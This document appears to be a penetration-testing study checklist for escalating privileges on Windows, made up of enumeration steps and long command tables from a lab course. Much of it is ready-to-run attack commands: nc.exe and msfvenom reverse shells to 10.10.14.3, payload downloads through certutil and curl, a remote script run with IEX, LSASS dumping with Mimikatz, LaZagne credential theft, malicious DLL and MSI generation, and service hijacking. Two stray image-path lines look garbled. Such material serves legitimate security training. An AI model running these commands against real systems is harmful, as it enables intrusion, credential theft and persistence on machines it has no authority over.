Windows PrivEsc

Basics:

- [ ] Windows systems present a vast attack surface. Just some of the ways that we can escalate privileges are:

Abusing Windows group privileges	Abusing Windows user privileges
Bypassing User Account Control	Abusing weak service/file permissions
Leveraging unpatched kernel exploits	Credential theft
Traffic Capture	and more.

- [ ] Useful Tools:

Tool	Description
Seatbelt	C# project for performing a wide variety of local privilege escalation checks
winPEAS	WinPEAS is a script that searches for possible paths to escalate privileges on Windows hosts. All of the checks are explained here
PowerUp	PowerShell script for finding common Windows privilege escalation vectors that rely on misconfigurations. It can also be used to exploit some of the issues found
SharpUp	C# version of PowerUp
JAWS	PowerShell script for enumerating privilege escalation vectors written in PowerShell 2.0
SessionGopher	SessionGopher is a PowerShell tool that finds and decrypts saved session information for remote access tools. It extracts PuTTY, WinSCP, SuperPuTTY, FileZilla, and RDP saved session information
Watson	Watson is a .NET tool designed to enumerate missing KBs and suggest exploits for Privilege Escalation vulnerabilities.
LaZagne	Tool used for retrieving passwords stored on a local machine from web browsers, chat tools, databases, Git, email, memory dumps, PHP, sysadmin tools, wireless network configurations, internal Windows password storage mechanisms, and more
Windows Exploit Suggester - Next Generation	WES-NG is a tool based on the output of Windows' `systeminfo` utility which provides the list of vulnerabilities the OS is vulnerable to, including any exploits for these vulnerabilities. Every Windows OS between Windows XP and Windows 10, including their Windows Server counterparts, is supported
Sysinternals Suite	We will use several tools from Sysinternals in our enumeration including AccessChk, PipeList, and PsService

- [ ] Mention able privileged accounts in windows:

The highly privileged `NT AUTHORITY\SYSTEM` account, or LocalSystem account which is a highly privileged account with more privileges than a local administrator account and is used to run most Windows services.
The built-in local `administrator` account. Some organizations disable this account, but many do not. It is not uncommon to see this account reused across multiple systems in a client environment.

Another local account that is a member of the local `Administrators` group. Any account in this group will have the same privileges as the built-in `administrator` account.
A standard (non-privileged) domain user who is part of the local `Administrators` group.
A domain admin (highly privileged in the Active Directory environment) that is part of the local `Administrators` group.

- [ ] Run WinPEAS, Win exploit suggestor

Enumeration:

System Information(CMD)

- [ ] Check the tasklist, `tasklist /svc`
- [ ] Display all environment variables, `set`
- [ ] View detailed configuration information, `systeminfo`
- [ ] Check for patches and updates, `wmic qfe`
- [ ] Check for patches and updates using PS, `Get-HotFix | ft -AutoSize`
- [ ] Check windows version in PS, `[environment]::OSVersion.Version`
- [ ] Check for kernel version in CMD, `ver`

User & Group Information(CMD)

- [ ] Check for logged-in users, `query user`
- [ ] Check for the current user, `echo %USERNAME%`
- [ ] Check for current user's privileges, `whoami /priv`
- [ ] Check for current user's group information, `whoami /groups`
- [ ] Get the list of all users, `net user`
- [ ] Get the list of all groups, `net localgroup`
- [ ] Details about a specific group, `net localgroup administrators`
- [ ] Get password policy & other account information, `net accounts`

Network Enumeration(CMD)

- [ ] Check Interface(s), IP Address(es), DNS Information, `ipconfig /all`
- [ ] Check the ARP Table, `arp -a`
- [ ] Check the routing table, `route print`

Enumerating Protections(PS)


- [ ] Check Windows Defender Status, `Get-MpComputerStatus`
- [ ] List AppLocker Rules, `Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections`
- [ ] Test AppLocker Policy, `Get-AppLockerPolicy -Local | Test-AppLockerPolicy -path C:\Windows\System32\cmd.exe -User Everyone`

Services, Programs & Processes(CMD)

- [ ] List installed programs, `wmic product get name`
- [ ] List installed programs using PS, `Get-WmiObject -Class Win32_Product | select Name, Version`
- [ ] View active network connections, `netstat -ano`
- [ ] List Named pipes with pipe list, `pipelist.exe /accepteula`
- [ ] Listing Named Pipes with PowerShell, `gci \\.\pipe\`
- [ ] Look for outdated vulnerable services
- [ ] Look for DLL Injection and hijacking

Windows User Privileges:

- [ ] Windows authorization process:



- [ ] Interesting groups in windows:

Group	Description
Default Administrators	Domain Admins and Enterprise Admins are "super" groups.
Server Operators	Members can modify services, access SMB shares, and backup files.
Backup Operators	Members are allowed to log onto DCs locally and should be considered Domain Admins. They can make shadow copies of the SAM/NTDS database, read the registry remotely, and access the file system on the DC via SMB. This group is sometimes added to the local Backup Operators group on non-DCs.
Print Operators	Members can log on to DCs locally and "trick" Windows into loading a malicious driver.

Group	Description
Hyper-V Administrators	If there are virtual DCs, any virtualization admins, such as members of Hyper-V Administrators, should be considered Domain Admins.
Account Operators	Members can modify non-protected accounts and groups in the domain.
Remote Desktop Users	Members are not given any useful permissions by default but are often granted additional rights such as `Allow Login Through Remote Desktop Services` and can move laterally using the RDP protocol.
Remote Management Users	Members can log on to DCs with PSRemoting (This group is sometimes added to the local remote management group on non-DCs).
Group Policy Creator Owners	Members can create new GPOs but would need to be delegated additional permissions to link GPOs to a container such as a domain or OU.
Schema Admins	Members can modify the Active Directory schema structure and backdoor any to-be-created Group/GPO by adding a compromised account to the default object ACL.
DNS Admins	Members can load a DLL on a DC, but do not have the necessary permissions to restart the DNS server. They can load a malicious DLL and wait for a reboot as a persistence mechanism. Loading a DLL will often result in the service crashing. A more reliable way to exploit this group is to create a WPAD record.

- [ ] User privileges in windows:

Setting Constant	Setting Name	Standard Assignment	Description
SeNetworkLogonRight	Access this computer from the network	Administrators, Authenticated Users	Determines which users can connect to the device from the network. This is required by network protocols such as SMB, NetBIOS, CIFS, and COM+.
SeRemoteInteractiveLogonRight	Allow log on through Remote Desktop Services	Administrators, Remote Desktop Users	This policy setting determines which users or groups can access the login screen of a remote device through a Remote Desktop Services connection. A user can establish a Remote Desktop Services connection to a particular server but not be able to log on to the console of that same server.
SeBackupPrivilege	Back up files and directories	Administrators	This user right determines which users can bypass file and directory, registry, and other persistent object permissions for the purposes of backing up the system.
SeSecurityPrivilege	Manage auditing and security log	Administrators	This policy setting determines which users can specify object access audit options for individual resources such as files, Active Directory objects, and registry keys. These objects specify their system access control lists (SACL). A user assigned this user right can also view and clear the Security log in Event Viewer.

Setting Constant	Setting Name	Standard Assignment	Description
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Administrators	This policy setting determines which users can take ownership of any securable object in the device, including Active Directory objects, NTFS files and folders, printers, registry keys, services, processes, and threads.
SeDebugPrivilege	Debug programs	Administrators	This policy setting determines which users can attach to or open any process, even a process they do not own. Developers who are debugging their applications do not need this user right. Developers who are debugging new system components need this user right. This user right provides access to sensitive and critical operating system components.
SeImpersonatePrivilege	Impersonate a client after authentication	Administrators, Local Service, Network Service, Service	This policy setting determines which programs are allowed to impersonate a user or another specified account and act on behalf of the user.
SeLoadDriverPrivilege	Load and unload device drivers	Administrators	This policy setting determines which users can dynamically load and unload device drivers. This user right is not required if a signed driver for the new hardware already exists in the driver.cab file on the device. Device drivers run as highly privileged code.
SeRestorePrivilege	Restore files and directories	Administrators	This security setting determines which users can bypass file, directory, registry, and other persistent object permissions when they restore backed up files and directories. It determines which users can set valid security principals as the owner of an object.

- [ ] Check privileges with elevated(run as administrator) and non elevated session, `whoami /priv`
- [ ] Run the script to enable certain privilege or use this or run other scripts to enable the privilege
- [ ] Check hacktricks or other sources to exploit these privileges
- [ ] Before loading any scripts or binary files set execution permission in PS, `Set-ExecutionPolicy Bypass -Scope Process`

Windows Group Privileges:

- [ ] Look for users in these groups:

Backup Operators	Event Log Readers	DnsAdmins
Hyper-V Administrators	Print Operators	Server Operators


- [ ] Enable group privileges through different scripts
- [ ] Exploit the privilege by scraping data off the internet

---

User Account Control

- [ ] UAC group policies:

Group Policy Setting	Registry Key	Default Setting
User Account Control: Admin Approval Mode for the built-in Administrator account	FilterAdministratorToken	Disabled
User Account Control: Allow UIAccess applications to prompt for elevation without using the secure desktop	EnableUIADesktopToggle	Disabled
User Account Control: Behavior of the elevation prompt for administrators in Admin Approval Mode	ConsentPromptBehaviorAdmin	Prompt for consent for non-Windows binaries
User Account Control: Behavior of the elevation prompt for standard users	ConsentPromptBehaviorUser	Prompt for credentials on the secure desktop
User Account Control: Detect application installations and prompt for elevation	EnableInstallerDetection	Enabled (default for home) Disabled (default for enterprise)
User Account Control: Only elevate executables that are signed and validated	ValidateAdminCodeSignatures	Disabled
User Account Control: Only elevate UIAccess applications that are installed in secure locations	EnableSecureUIAPaths	Enabled
User Account Control: Run all administrators in Admin Approval Mode	EnableLUA	Enabled
User Account Control: Switch to the secure desktop when prompting for elevation	PromptOnSecureDesktop	Enabled
User Account Control: Virtualize file and registry write failures to per-user locations	EnableVirtualization	Enabled



- [ ] UAC should be enabled to slow down the attacker's pace
- [ ] Confirm if UAC is enabled using CMD, `REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v EnableLUA`
- [ ] Check UAC Level, `REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v ConsentPromptBehaviorAdmin`
  - If `0` then, UAC won't prompt (like **disabled**)
  - If `1` the admin is **asked for username and password** to execute the binary with high rights (on Secure Desktop)
  - If `2` (**Always notify me**) UAC will always ask for confirmation to the administrator when he tries to execute something with high privileges (on Secure Desktop)
  - If `3` like `1` but not necessary on Secure Desktop
  - If `4` like `2` but not necessary on Secure Desktop
  - if `5` (**default**) it will ask the administrator to confirm to run non Windows binaries with high privileges
  - If `EnableLUA=0` or **doesn't exist, no UAC for anyone**
  - If `EnableLua=1` and `LocalAccountTokenFilterPolicy=1` **, No UAC for anyone**
  - If `EnableLua=1` and `LocalAccountTokenFilterPolicy=0` **and** `FilterAdministratorToken=0`**, No UAC for RID 500 (Built-in Administrator)**
  - If `EnableLua=1` and `LocalAccountTokenFilterPolicy=0` **and** `FilterAdministratorToken=1`, UAC for everyone
- [ ] If UAC is disable(`ConsentPromptBehaviorAdmin` is `0`), `Start-Process powershell -Verb runAs "calc.exe"`

Weak Permissions

- [ ] Run SharpUp to enumerate weak ACL's in PS, `.\SharpUp.exe audit`
- [ ] Check permissions of a binary with icacls in PS, `icacls "C:\Program Files (x86)\PCProtect\SecurityService.exe"`
- [ ] Check permissions of a binary with AccessChk in CMD, `accesschk.exe /accepteula -quvcw WindscribeService`
- [ ] Check startup programs in PS, `Get-CimInstance Win32_StartupCommand | select Name, command, Location, User |fl`

Credential Theft

- [ ] Search for interesting files in PS, `findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml`
- [ ] Check chrome dictionary files in PS, `gc 'C:\Users\htb-student\AppData\Local\Google\Chrome\User Data\Default\Custom Dictionary.txt' | Select-String password`
- [ ] Read powershell history file in PS, `foreach($user in ((ls C:\users).fullname)){cat "$user\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt" -ErrorAction SilentlyContinue}`
- [ ] Decrypt PowerShell Credentials in PS,
  `$credential = Import-Clixml -Path 'C:\scripts\pass.xml'`
  `$credential.GetNetworkCredential().username`
  `$credential.GetNetworkCredential().password`
- [ ] Search File Contents for String - Example 1 in CMD, `cd c:\Users\htb-student\Documents & findstr /SI /M "password" *.xml *.ini *.txt`
- [ ] Search File Contents for String - Example 2 in CMD, `findstr /si password *.xml *.ini *.txt *.config`
- [ ] Search File Contents for String - Example 3 in CMD, `findstr /spin "password" *.*`
- [ ] Search File Contents with PowerShell, `select-string -Path C:\Users\htb-student\Documents\*.txt -Pattern password`
- [ ] Search for File Extensions - Example 1 in CMD, `dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config*`
- [ ] Search for File Extensions - Example 2 in CMD, `where /R C:\ *.config`
- [ ] Search for File Extensions Using PowerShell, `Get-ChildItem C:\ -Recurse -Include *.rdp, *.config, *.vnc, *.cred -ErrorAction Ignore`
- [ ] Look for StickyNotes DB Files
- [ ] Some other interesting files we should look at:

```
%SYSTEMDRIVE%\pagefile.sys
%WINDIR%\debug\NetSetup.log
%WINDIR%\repair\sam
%WINDIR%\repair\system
%WINDIR%\repair\software, %WINDIR%\repair\security
%WINDIR%\iis6.log
%WINDIR%\system32\config\AppEvent.Evt
%WINDIR%\system32\config\SecEvent.Evt
%WINDIR%\system32\config\default.sav
%WINDIR%\system32\config\security.sav
%WINDIR%\system32\config\software.sav
%WINDIR%\system32\config\system.sav
%WINDIR%\system32\CCM\logs\*.log
%USERPROFILE%\ntuser.dat
%USERPROFILE%\LocalS~1\Tempor~1\Content.IE5\index.dat
%WINDIR%\System32\drivers\etc\hosts
C:\ProgramData\Configs\*
C:\Program Files\Windows PowerShell\*
```

- [ ] List stored credential in CMD, `cmdkey /list`
- [ ] Run commands as other user in PS, `runas /savecred /user:inlanefreight\bob "COMMAND HERE"`
- [ ] Retrieve Saved Credentials from Chrome, `.\SharpChrome.exe logins /unprotect`
- [ ] Run All LaZagne Modules to dump passwords, `.\lazagne.exe all`

- [ ] Enumerating Autologon with reg.exe, `reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"`
- [ ] Enumerating Putty Sessions and Finding Credentials, `reg query HKEY_CURRENT_USER\SOFTWARE\SimonTatham\PuTTY\Sessions` > `reg query HKEY_CURRENT_USER\SOFTWARE\SimonTatham\PuTTY\Sessions\kali%20ssh`
- [ ] Viewing Saved Wireless Networks, `netsh wlan show profile`
- [ ] Retrieving Saved Wireless Passwords, `netsh wlan show profile ilfreight_corp key=clear`

Misc Techniques:

Below are some of the sources from which we can obtain information from compromised systems:

- Installed applications
- Installed services
  - Websites
  - File Shares
  - Databases
  - Directory Services (such as Active Directory, Azure AD, etc.)
  - Name Servers
  - Deployment Services
  - Certificate Authority
  - Source Code Management Server
  - Virtualization
  - Messaging
  - Monitoring and Logging Systems
  - Backups
- Sensitive Data
  - Keylogging
  - Screen Capture
  - Network Traffic Capture
  - Previous Audit reports
- User Information
  - History files, interesting documents (.doc/x,.xls/x,password.*/pass.*, etc)
  - Roles and Privileges
  - Web Browsers
  - IM Clients

- [ ] Identifying Common Applications, `dir "C:\Program Files"`
- [ ] Get Installed Programs via PowerShell & Registry Keys
  `$INSTALLED = Get-ItemProperty HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVersion, InstallLocation` > `$INSTALLED += Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVersion, InstallLocation` > `$INSTALLED | ?{ $_.DisplayName -ne $null } | sort-object -Property DisplayName -Unique | Format-Table -AutoSize`

- [ ] Copy Firefox Cookies Database, `copy $env:APPDATA\Mozilla\Firefox\Profiles\*.default-release\cookies.sqlite .`
- [ ] Crack the cookie database, `python3 cookieextractor.py --dbpath "/home/plaintext/cookies.sqlite" --host slack --cookie d`
- [ ] Monitor the Clipboard with PowerShell, `IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/inguardians/Invoke-Clipboard/master/Invoke-Clipboard.ps1')` > `Invoke-ClipboardLogger`
- [ ] Capture Credentials from the Clipboard with Invoke-ClipboardLogger, `Invoke-ClipboardLogger`
- [ ] Some interesting living off the land functionality may include:

Code execution	Code compilation	File transfers
Persistence	UAC bypass	Credential theft
Dumping process memory	Keylogging	Evasion
DLL hijacking		

- [ ] Transferring File with Certutil, `certutil.exe -urlcache -split -f http://10.10.14.3:8080/shell.bat shell.bat`
- [ ] Enumerating Scheduled Tasks, `schtasks /query /fo LIST /v`
- [ ] Enumerating Scheduled Tasks with PowerShell, `Get-ScheduledTask | select TaskName,State`
- [ ] Checking Local User Description Field, `Get-LocalUser`
- [ ] Enumerating Computer Description Field with Get-WmiObject Cmdlet, `Get-WmiObject -Class Win32_OperatingSystem | select Description`
- [ ] Mount VMDK on Linux, `guestmount -a SQL01-disk1.vmdk -i --ro /mnt/vmdk`
- [ ] Mount VHD/VHDX on Linux, `guestmount --add WEBSRV10.vhdx --ro /mnt/vhdx/ -m /dev/sda1`

Citrix Breakout

- [ ]

Initial Enumeration

Command	Description
`xfreerdp /v:<target ip> /u:htb-student`	RDP to lab target
`ipconfig /all`	Get interface, IP address and DNS information
`arp -a`	Review ARP table
`route print`	Review routing table
`Get-MpComputerStatus`	Check Windows Defender status
`Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections`	List AppLocker rules
`Get-AppLockerPolicy -Local | Test-AppLockerPolicy -path C:\Windows\System32\cmd.exe -User Everyone`	Test AppLocker policy

Command	Description
`set`	Display all environment variables
`systeminfo`	View detailed system configuration information
`wmic qfe`	Get patches and updates
`wmic product get name`	Get installed programs
`tasklist /svc`	Display running processes
`query user`	Get logged-in users
`echo %USERNAME%`	Get current user
`whoami /priv`	View current user privileges
`whoami /groups`	View current user group information
`net user`	Get all system users
`net localgroup`	Get all system groups
`net localgroup administrators`	View details about a group
`net accounts`	Get passsword policy
`netstat -ano`	Display active network connections
`pipelist.exe /accepteula`	List named pipes
`gci \\.\pipe\`	List named pipes with PowerShell
`accesschk.exe /accepteula \\.\Pipe\lsass -v`	Review permissions on a named pipe

Handy Commands

Command	Description
`mssqlclient.py sql_dev@10.129.43.30 -windows-auth`	Connect using mssqlclient.py
`enable_xp_cmdshell`	Enable xp_cmdshell with mssqlclient.py
`xp_cmdshell whoami`	Run OS commands with xp_cmdshell
`c:\tools\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c c:\tools\nc.exe 10.10.14.3 443 -e cmd.exe" -t *`	Escalate privileges with JuicyPotato
`c:\tools\PrintSpoofer.exe -c "c:\tools\nc.exe 10.10.14.3 8443 -e cmd"`	Escalating privileges with PrintSpoofer

Command	Description
`procdump.exe -accepteula -ma lsass.exe lsass.dmp`	Take memory dump with ProcDump
`sekurlsa::minidump lsass.dmp` and `sekurlsa::logonpasswords`	Use MimiKatz to extract credentials from LSASS memory dump
`dir /q C:\backups\wwwroot\web.config`	Checking ownership of a file
`takeown /f C:\backups\wwwroot\web.config`	Taking ownership of a file
`Get-ChildItem -Path 'C:\backups\wwwroot\web.config' | select name,directory, @{Name="Owner";Expression={(Ge t-ACL $_.Fullname).Owner}}`	Confirming changed ownership of a file
`icacls "C:\backups\wwwroot\web.config" /grant htb-student:F`	Modifying a file ACL
`secretsdump.py -ntds ntds.dit -system SYSTEM -hashes lmhash:nthash LOCAL`	Extract hashes with secretsdump.py
`robocopy /B E:\Windows\NTDS .\ntds ntds.dit`	Copy files with ROBOCOPY
`wevtutil qe Security /rd:true /f:text | Select-String "/user"`	Searching security event logs
`wevtutil qe Security /rd:true /f:text /r:share01 /u:julie.clay /p:Welcome1 | findstr "/user"`	Passing credentials to wevtutil
`Get-WinEvent -LogName security | where { $_.ID -eq 4688 -and $_.Properties[8].Value -like '*/user*' } | Select-Object @{name='CommandLine';expression={ $_.Properties[8].Value }}`	Searching event logs with PowerShell
`msfvenom -p windows/x64/exec cmd='net group "domain admins" netadm /add /domain' -f dll -o adduser.dll`	Generate malicious DLL
`dnscmd.exe /config /serverlevelplugindll adduser.dll`	Loading a custom DLL with dnscmd
`wmic useraccount where name="netadm" get sid`	Finding a user's SID
`sc.exe sdshow DNS`	Checking permissions on DNS service
`sc stop dns`	Stopping a service

Command	Description
`sc start dns`	Starting a service
`reg query \\10.129.43.9\HKLM\SYSTEM\CurrentControlSet\Services\DNS\Parameters`	Querying a registry key
`reg delete \\10.129.43.9\HKLM\SYSTEM\CurrentControlSet\Services\DNS\Parameters /v ServerLevelPluginDll`	Deleting a registry key
`sc query dns`	Checking a service status
`Set-DnsServerGlobalQueryBlockList -Enable $false -ComputerName dc01.inlanefreight.local`	Disabling the global query block list
`Add-DnsServerResourceRecordA -Name wpad -ZoneName inlanefreight.local -ComputerName dc01.inlanefreight.local -IPv4Address 10.10.14.3`	Adding a WPAD record
`cl /DUNICODE /D_UNICODE EnableSeLoadDriverPrivilege.cpp`	Compile with cl.exe
`reg add HKCU\System\CurrentControlSet\CAPCOM /v ImagePath /t REG_SZ /d "\??\C:\Tools\Capcom.sys"`	Add reference to a driver (1)
`reg add HKCU\System\CurrentControlSet\CAPCOM /v Type /t REG_DWORD /d 1`	Add reference to a driver (2)
`.\DriverView.exe /stext drivers.txt` and `cat drivers.txt | Select-String -pattern Capcom`	Check if driver is loaded
`EoPLoadDriver.exe System\CurrentControlSet\Capcom c:\Tools\Capcom.sys`	Using EopLoadDriver
`c:\Tools\PsService.exe security AppReadiness`	Checking service permissions with PsService
`sc config AppReadiness binPath= "cmd /c net localgroup Administrators server_adm /add"`	Modifying a service binary path
`REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v EnableLUA`	Confirming UAC is enabled
`REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v ConsentPromptBehaviorAdmin`	Checking UAC level
`[environment]::OSVersion.Version`	Checking Windows version
`cmd /c echo %PATH%`	Reviewing path variable
`curl http://10.10.14.3:8080/srrstr.dll -O "C:\Users\sarah\AppData\Local\Microsoft\WindowsApps\srrstr.dll"`	Downloading file with cURL in PowerShell
`rundll32 shell32.dll,Control_RunDLL C:\Users\sarah\AppData\Local\Microsoft\WindowsApps\srrstr.dll`	Executing custom dll with rundll32.exe

Command	Description
`.\SharpUp.exe audit`	Running SharpUp
`icacls "C:\Program Files (x86)\PCProtect\SecurityService.exe"`	Checking service permissions with icacls
`cmd /c copy /Y SecurityService.exe "C:\Program Files (x86)\PCProtect\SecurityService.exe"`	Replace a service binary
`wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "c:\windows\\" | findstr /i /v """`	Searching for unquoted service paths
`accesschk.exe /accepteula "mrb3n" -kvuqsw hklm\System\CurrentControlSet\services`	Checking for weak service ACLs in the Registry
`Set-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\ModelManagerService -Name "ImagePath" -Value "C:\Users\john\Downloads\nc.exe -e cmd.exe 10.10.10.205 443"`	Changing ImagePath with PowerShell
`Get-CimInstance Win32_StartupCommand | select Name, command, Location, User | fl`	Check startup programs
`msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.10.14.3 LPORT=8443 -f exe > maintenanceservice.exe`	Generating a malicious binary
`get-process -Id 3324`	Enumerating a process ID with PowerShell
`get-service | ? {$_.DisplayName -like 'Druva*'}`	Enumerate a running service by name with PowerShell

Credential Theft

Command	Description
`findstr /SIM /C:"password" *.txt *ini *.cfg *.config *.xml`	Search for files with the phrase "password"
`gc 'C:\Users\htb-student\AppData\Local\Google\Chrome\User Data\Default\Custom Dictionary.txt' | Select-String password`	Searching for passwords in Chrome dictionary files
`(Get-PSReadLineOption).HistorySavePath`	Confirm PowerShell history save path
`gc (Get-PSReadLineOption).HistorySavePath`	Reading PowerShell history file
`$credential = Import-Clixml -Path 'C:\scripts\pass.xml'`	Decrypting PowerShell credentials
`cd c:\Users\htb-student\Documents & findstr /SI /M "password" *.xml *.ini *.txt`	Searching file contents for a string

Command	Description
`findstr /si password *.xml *.ini *.txt *.config`	Searching file contents for a string
`findstr /spin "password" *.*`	Searching file contents for a string
`select-string -Path C:\Users\htb-student\Documents\*.txt -Pattern password`	Search file contents with PowerShell
`dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config*`	Search for file extensions
`where /R C:\ *.config`	Search for file extensions
`Get-ChildItem C:\ -Recurse -Include *.rdp, *.config, *.vnc, *.cred -ErrorAction Ignore`	Search for file extensions using PowerShell
`cmdkey /list`	List saved credentials
`.\SharpChrome.exe logins /unprotect`	Retrieve saved Chrome credentials
`.\lazagne.exe -h`	View LaZagne help menu
`.\lazagne.exe all`	Run all LaZagne modules
`Invoke-SessionGopher -Target WINLPE-SRV01`	Running SessionGopher
`netsh wlan show profile`	View saved wireless networks
`netsh wlan show profile ilfreight_corp key=clear`	Retrieve saved wireless passwords

Other Commands

Command	Description
`certutil.exe -urlcache -split -f http://10.10.14.3:8080/shell.bat shell.bat`	Transfer file with certutil
`certutil -encode file1 encodedfile`	Encode file with certutil
`certutil -decode encodedfile file2`	Decode file with certutil
`reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer`	Query for always install elevated registry key (1)
`reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer`	Query for always install elevated registry key (2)
`msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.3 lport=9443 -f msi > aie.msi`	Generate a malicious MSI package
`msiexec /i c:\users\htb-student\desktop\aie.msi /quiet /qn /norestart`	Executing an MSI package from command line
`schtasks /query /fo LIST /v`	Enumerate scheduled tasks

Command	Description
`Get-ScheduledTask | select TaskName,State`	Enumerate scheduled tasks with PowerShell
`.\accesschk64.exe /accepteula -s -d C:\Scripts\`	Check permissions on a directory
`Get-LocalUser`	Check local user description field
`Get-WmiObject -Class Win32_OperatingSystem | select Description`	Enumerate computer description field
`guestmount -a SQL01-disk1.vmdk -i --ro /mnt/vmd`	Mount VMDK on Linux
